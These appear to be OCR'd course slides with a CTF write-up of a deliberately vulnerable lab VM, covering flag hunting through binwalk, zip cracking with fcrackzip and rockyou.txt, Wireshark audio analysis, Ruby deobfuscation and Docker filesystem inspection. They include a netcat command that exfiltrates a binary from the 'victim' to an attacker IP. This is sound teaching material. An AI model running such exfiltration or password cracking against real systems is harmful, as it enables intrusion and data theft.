
5 OF DIAMONDS

- Inspecting a machine also means checking its running processes or services
- Running `service --status-all` locates one at port 8989
  - Whose name is `five_of_diamonds`! (highly suspicious! ☺)
  - Its executable is on the `/opt/knock_knock/` folder
- We can try to investigate it on the victim machine or exfiltrate it to the attacking one (local) to run it and see what it does
  - In a real scenario **the local option is best**
  - Eliminates possible log traces (local/web connections…), permission problems…
- Download files is an application of the **netcat** utility
  - **Topic 7**, **Labs 11** y **12**
  - On the attacking machine we run a listener: `nc -lvp 1334>five_of_diamonds`
  - In the victim we send the executable: `nc 10.0.1.209 1334<five_of_diamonds`
- Once downloaded, we can run de binary locally
  - It starts listening on the port 8989 as expected
  - Browsing to it gives the 5 of diamonds flag: `127.0.0.1:8989`

KING OF SPADES

Computer Security

- As we said, processes are also candidates to hold flags
- The `/opt/unrealircd/Unreal3.2` is an IRC server
  - Inside its `ircd.motd` file (message of the day) there is a Base64 string (`more ircd.motd`)
  - iVBORw0KGgoAAAANSUhEUgAAAZoAAAI+CAQAAAAvagSNAAAon0lEQVR42u2dd5y cVdm/n+09W7LZJEsNBCkBBIKIKD96EymKCKKICkrxh4i8ivAiggqIDRSVohiKvC BF4DUgNYEAoaWQ3pPNbjbZvrNTd9pe7x9z8mR2Mrs7mXkmZGe/1/35mAQJMztzr uecc59z7mNZO8AslrIyIeYrFKMoEtvvataxillY2eBxPqAVD...
- Unfortunately, if we decode it and save its contents as we saw in a `flag.png` file, we obtain a wrong PNG



KING OF SPADES


- But if we apply `binwalk` again over the generated image we find this: `binwalk flag.png`

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 410 x 574, 8-bit gray+alpha, non-interlaced
41            0x29            Zlib compressed data, best compression
10456         0x28D8          Zip archive data, at least v2.0 to extract, compressed
size: 139943, uncompressed size: 140224, name: king_of_spades.png
150511        0x24BEF         End of Zip archive
```

- That we can extract like we saw: `binwalk -e flag.png`
  - One of the extracted files is the correct king of spades flag
- In this case we have a case of double steganography (Topic 2)
  - A text file hide an image that also hides another image itself!

8 OF HEARTS

- Until now we have examined files, contents, processes, and services from a system point of view
- *But why if we check the functionality of the installed applications?*
- E.g.: in the previously exploited PhpMyAdmin there is a `super_secret_db` database
  - With a BLOB (Binary Large OBject) file…
  - Inside a `flags` table…
  - It is **OBVIOUSLY** a flag! ☺



8 OF HEARTS

- We download the BLOB, that contains a password-protected ZIP file
- We can use john the ripper and a dictionary like `rockyou.txt` to crack it
  - See **Lab 3**
- However, in this case we use a specialized zip cracking tool like `fcrackzip`
  - `fcrackzip -v -D -u -p rockyou.txt 8_of_hearts.zip`

```
found file '8_of_hearts.png', (size cp/uc 412150/412586, flags 9, chk 4651)


PASSWORD FOUND!!!!: pw == vagrant
```


- The password is found and the image of the 8 of hearts flag is obtained!

Hard flags

These ones will stress your knowledge to the maximum!

2 OF SPADES

- **As we said, analyzing file contents is essential in a CTF**
  - Although some file contents are harder to analyze, like network traffic captures (PCAP files)
- **The PCAP file `2_of_spades.pcapng` is in the "Leia Organa" user home folder**
  - So, it is an obvious analysis target!
- **We need a specialized tool to analyze network traffic captures**
  - A popular one is **Wireshark** (https://www.wireshark.org/)
  - Anything inside a traffic capture file can be discovered via **Wireshark**
    - In this case, it determines that it is an **audio stream** over RTP protocol
  - In **Wireshark**, we can navigate to **Telephony->RTP->RTP Streams** to hear it



2 OF SPADES

- The contents are a voice spelling a URL at the end of the stream: “`http://imgur.com/gmThKFP`“
- If we browse to this external link, we obtain the 2 of spades flag
- This is a combination of steganography and forensics to obtain a URL

6 OF CLUBS

- Again, understanding and analyzing system processes is crucial in a CTF
- In this VM we have a **Sinatra** binary running from the `/opt/sinatra` folder
- If we analyze it like this: `ps aux | grep sinatra`, we see

```
root     12783  0.0  0.0   4456   660 ?        S    13:42   0:00 /bin/sh -c cd /opt/sinatra && ruby -e "require
'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =
Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw')); File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if
File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --
root     12784  0.7  1.1 104280 22604 ?        Sl   13:42   0:02 ruby -e require 'obfuscate'; Obfuscate.setup { |c|
c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw'));
File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)
root     12888  0.0  0.0  10476   932 pts/4    S+   13:47   0:00 grep --color=auto sinatra
```

- A quick internet search shows that **Sinatra** is a **Ruby** development framework
  - Additionally, this executable seems to create the `.raIhUJTLEMAfUW3GmynyFySPw` file and serve it
  - Some web research also find this **Ruby** obfuscator working to obscure the file contents: https://github.com/mguymon/obfuscate
    - Like the ones we saw for **JavaScript** files in **Lab 3**

6 OF CLUBS

- We first make a copy of the created file


```
cd /opt/sinatra
mkdir backup
cp .raIhUJTLEMAfUW3GmynyFySPw ./backup/
mv backup/.raIhUJTLEMAfUW3GmynyFySPw ./backup/img
```

- Then, using the documentation and data found, create a script to deobfuscate the file

```
require 'obfuscate'
Obfuscate.setup do |c|
c.salt = 'sinatra'
c.mode = :string
end
cr = Obfuscate.clarify(File.read('./backup/img'))
print cr
```

- By using the deobfuscation script on the file, copying and decoding its **Base64** output, we obtain the 6 of clubs flag

```
ruby dec.rb  > mistery.txt
cat mistery.txt | base64 -d > 6_of_clubs.png
```



7 OF DIAMONDS

- **In the directory `/opt/docker` there is a `Dockerfile` like the ones we use in most labs to build infrastructures**
  - One of them contains a **Docker** command about a file named `7_of_diamonds.zip` moved in the `/home` directory
  - This can be again found thanks to the `find`, `cat` and `grep` commands previously shown
- **The file was moved inside the container**
  - And it is obviously something we need…
  - So now we should concentrate into finding and opening it!

```
root@ip-10-0-101-252:/opt/docker# ls
Dockerfile
root@ip-10-0-101-252:/opt/docker# cat Dockerfile
FROM ubuntu:latest
MAINTAINER Metasploitable "msfdev@rapid7.com"

ADD 7_of_diamonds.zip /home/7_of_diamonds.zip

WORKDIR /homeroot@ip-10-0-101-252:/opt/docker#
```

7 OF DIAMONDS

- **With the `ps` command we can find some information about the `docker` process**
  - This shows where the actual containers are running
  - And, therefore, where are the files that compose the container placed inside the filesystem
- **Docker containers are just processes**
  - Although we used them without being aware of it! ☺

```
WORKDIR /homeroot@ip-10-0-101-252:/opt/docker# ps aux | grep docker
root       998  0.0  1.5 642592 31592 ?        Ssl  Dec04   0:34 /usr/bin/dockerd-default --group=docker --pidfile=/var/run/docker.pid --raw
-logs
root      1463  0.0  0.4 169452  9832 ?        Ssl  Dec04   0:24 docker-containerd -l unix:///var/run/docker/libcontainerd/docker-containerd
.sock --metrics-interval=0 --start-timeout 2m --state-dir /var/run/docker/libcontainerd/containerd --shim docker-containerd-shim --runtime d
ocker-runc
root      1955  0.0  0.1 207316  2112 ?        Sl   Dec04   0:00 docker-containerd-shim c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f
80922fcbffee /var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee docker-runc
root      6029  0.0  0.0  10480   932 pts/4    S+   14:21   0:00 grep --color=auto docker
root@ip-10-0-101-252:/opt/docker#
```

7 OF DIAMONDS

- **With the container location, we can navigate to it and check its configuration (`config.json`)**
  - Inside of it we can locate where the container filesystem is mounted on the VM!
  - Hence, we have just located were the `7_of_diamonds.zip` file is stored right now

```
root@ip-10-0-101-252:/var/run/docker/libcontainerd/containerd# cd ..
root@ip-10-0-101-252:/var/run/docker/libcontainerd# ls
c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee  containerd  docker-containerd.pid  docker-containerd.sock  event.ts
root@ip-10-0-101-252:/var/run/docker/libcontainerd# cd c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# ls
config.json  init-stdin  init-stdout
root@ip-10-0-101-252:/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee# cat config.json
{"ociVersion":"1.0.0","process":{"terminal":true,"user":{"uid":0,"gid":0},"args":["/bin/bash"],"env":["PATH=/usr/local/sbin:/usr/local/bin:/
usr/sbin:/usr/bin:/sbin:/bin","HOSTNAME=c5e9fddfe2d2","TERM=xterm"],"cwd":"/home","capabilities":{"bounding":["CAP_CHOWN","CAP_DAC_OVERRIDE"
,"CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SETGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BIND_SERVICE","CAP_SYS_C
HROOT","CAP_KILL","CAP_AUDIT_WRITE"],"effective":["CAP_CHOWN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SE
TGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BIND_SERVICE","CAP_SYS_CHROOT","CAP_KILL","CAP_AUDIT_WRITE"],"inheritable":["CAP_CHO
WN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD","CAP_NET_RAW","CAP_SETGID","CAP_SETUID","CAP_SETFCAP","CAP_SETPCAP","CAP_NET_BI
ND_SERVICE","CAP_SYS_CHROOT","CAP_KILL","CAP_AUDIT_WRITE"],"permitted":["CAP_CHOWN","CAP_DAC_OVERRIDE","CAP_FSETID","CAP_FOWNER","CAP_MKNOD"
"apparmorProfile":"docker-default","oomScoreAdj":0},"root":{"path":"/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39dd
c8cabc2d901d379571c0d581f/rootfs"},"hostname":"c5e9fddfe2d2","mounts":[{"destination":"/proc","type":"proc","source":"proc","options":["nosu
destination":"/dev/pts","type":"devpts","source":"devpts","options":["nosuid","noexec","newinstance","ptmxmode=0666","mode=0620","gid=5"]},{
"destination":"/sys","type":"sysfs","source":"sysfs","options":["nosuid","noexec","nodev","ro"]},{"destination":"/sys/fs/cgroup","type":"cgr
oup","source":"cgroup","options":["ro","nosuid","noexec","nodev"]},{"destination":"/dev/mqueue","type":"mqueue","source":"mqueue","options":
["nosuid","noexec","nodev"]},{"destination":"/etc/resolv.conf","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c5054
02a38473e39f056a512a2c2f9f80922fcbffee/resolv.conf","options":["rbind","rprivate"]},{"destination":"/etc/hostname","type":"bind","source":"/
var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hostname","options":["rbind","rprivate"]},{"desti
nation":"/etc/hosts","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee/hos
ts","options":["rbind","rprivate"]},{"destination":"/dev/shm","type":"bind","source":"/var/lib/docker/containers/c5e9fddfe2d2b737ede81c50540
```

7 OF DIAMONDS

- We then physically locate the `7_of_diamonds.zip`
- Once we open it, we find
  - Another password protected zip
  - And a dynamic QR codes GIF file!
- We can obviously try the dictionary approach we used previously, but the GIF file surely have the password hidden someway
  - But it is not in the metadata
  - And it is not found via `binwalk`
  - ¡Another new approach is needed!

```
root@ip-10-0-101-252:/opt/docker# cd /var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootf
s/
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs# cd home
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home# ls
7_of_diamonds.zip
root@ip-10-0-101-252:/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home#
```


7 OF DIAMONDS

- Using an online tool, we can split the GIF into its frames
- Using a QE code Python lib, we can read all the QR codes and append its values in a `.png` file

```
import qrtools
import binascii
qr = qrtools.QR()
b= ''
for x in range(0,314):
    if(len(str(x)) == 1):
            a = '00'+str(x)
    if(len(str(x)) ==  2):
            a = '0'+str(x)
    if(len(str(x)) == 3 ):
            a = str(x)
    #print a
    qr.decode("frame_"+a+"_delay-0.1s.gif")
    b+= binascii.unhexlify(qr.data)
f = open('imma.png','w')
f.write(b)
f.close()
```

7 OF DIAMONDS

- This .png contains the password of the zip, that finally contains the 7 of diamonds flag…
  - That was the toughest one! ☹



Self-evaluation achievement list: Seminar 7

?

- Know how to use find to locate any file or file type
- Know how to use exiftool to locate and extract metadata contents
- Know how to locate interesting text inside source code files
- Know how to mount and inspect ISO files
- Know how to use binwalk to locate and extract embedded binary files
- Know how to transmit files using netcat
- Know how to split and read the values of QR codes with Python
- Know how to crack a zip file with a password dictionary
- Know how to use Wireshark to analyze PCAP files
- Understand the importance of having adequate deobfuscation techniques
- Understand where to find components of a Docker container in the system

SEMINAR 7
WRITE-UP OF A CTF MACHINE

Source: Bing Chat AI